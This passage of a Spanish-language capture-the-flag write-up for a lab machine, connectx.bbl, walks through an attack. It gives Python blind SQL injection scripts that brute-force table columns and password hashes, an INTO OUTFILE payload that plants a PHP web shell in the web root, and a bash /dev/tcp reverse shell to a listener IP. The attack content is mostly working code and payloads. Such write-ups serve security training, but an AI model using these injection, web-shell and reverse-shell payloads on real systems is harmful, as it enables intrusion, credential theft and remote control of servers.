❯ python sqli_conditional_response_tables.py
[▮] Fuerza bruta: Iniciando proceso de fuerza bruta
[<] tables: users
```

Ahora sabiendo el nombre de la tabla, igual pero para sacar el nombre de las columnas.

SHELL

```
sqli' or (select substr(column_name,1,1) from information_schema.columns where table_schema = 'connectx' and table_name = 'users' limit 1,1)='1' -- -
```

PYTHON

```
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb, requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

main_url = " "
characters = string.ascii_lowercase + "_,- "

def makeRequest():
    columns = ""

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")
```

```
    time.sleep(2)

    p2 = log.progress("columns")

    cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
    data = {'username': ''}

    for table in range(1, 6):
        for position_character in range(1, 20):
            for character in characters:
                sqli = f"sqli' or (select substr(column_name,{position_character},1) from information_schema.columns
where table_schema = 'connectx' and table_name = 'users' limit {table},1)='{character}' -- -"
                data = {'username': f'{sqli}'}

                main_url = "http://connectx.bbl/home.php"
                r = requests.post(main_url, cookies=cookies, data=data)

                if "Buenas!" in r.text:
                    columns += character
                    p2.status(columns)
                    break
            columns += ","

if __name__ == '__main__':
    makeRequest()
```

Ejecutamos y nos saca las columnas:

```
❯ python3 sqli_conditional_response_columns.py
[└] Fuerza bruta: Iniciando proceso de fuerza bruta
[d] columns: password,path,username,
^C
```

Ahora por último, sacamos los datos que queramos, en este caso saco solo la password. Importante añadir a la variable *characters* caracteres especiales como ya que las contraseñas hasheadas los contienen.

SHELL


```
sqli' or (select substring(password,1,1) from users limit 1,1)='a' -- -
```

PYTHON

```
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb, requests

def def_handler(sig, frame):
```

```
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

main_url = " "
characters = string.ascii_lowercase + string.ascii_uppercase + "*@#$%!/&._,-1234567890"

def makeRequest():
    datos = ""

    cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
    data = {'username': "}

    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("data")

    for table in range(0, 6):
        for position_character in range(1, 65):
            for character in characters:
                sqli = f"sqli' or (select substring(password,{position_character},1) from users limit {table},1)='{character}'
-- -"
                data = {'username': f'{sqli}'}

                main_url = "http://connectx.bbl/home.php"
                r = requests.post(main_url, cookies=cookies, data=data)

                if "Buenas!" in r.text:
                    datos += character
                    p2.status(datos)
                    break
            datos += ", "

if __name__ == '__main__':
    makeRequest()
```

Tras un rato nos saca los hashes:



Note

Aquí intente crackearlos pero nada, es un **rabbit hole**. Le pregunte al creador de la máquina como


seguir y es de la siguiente manera.

Probamos a subir archivos suponiendo que el nombre del directorio web es el mismo, es decir, *connectx.bbl*(un poco rebuscado esto...) que la dirección web:

```
admin' union select 'prueba' into outfile '/var/www/connectx.bbl/prueba.txt' -- -
```


```
Cookie: PHPSESSID=0brt15of8r4sf684psl611e7ii
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin' union select 'prueba' into outfile '/var/www/connectx.bbl/prueba.txt' -- -
```

Probamos y efectivamente se subió el archivo.



Por ello, subo el clásico código php que me da una shell:

```
Origin: http://connectx.bbl
Sec-GPC: 1
Connection: keep-alive
Referer: http://connectx.bbl/home.php
Cookie: PHPSESSID=0brt15of8r4sf684psl611e7ii
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin' union select "<?php system($_GET['cmd']); ?>" into outfile "/var/www/connectx.bbl/cmd.php" -- - -- -
```



Ahora ejecuto lo siguiente mientras que me pongo a la escucha por `netcat` por el puerto 4444 para que me de una reverse shell

SHELL

```
bash -c "bash -i >%26 /dev/tcp/192.168.1.89/4444 0>%261"
```

Y tenemos la flag!.

```shell
www-data@debian:/$ ls
bin   flag.txt        lib    mnt run   tmp     vmlinuz.old
boot  home      lib64  opt  sbin  usr
dev   initrd.img      lost+found  proc   srv   var
etc   initrd.img.old  media   root sys   vmlinuz
www-data@debian:/$ cat flag.txt
bf5d5347e5f42004a51af934ccb9cf29
```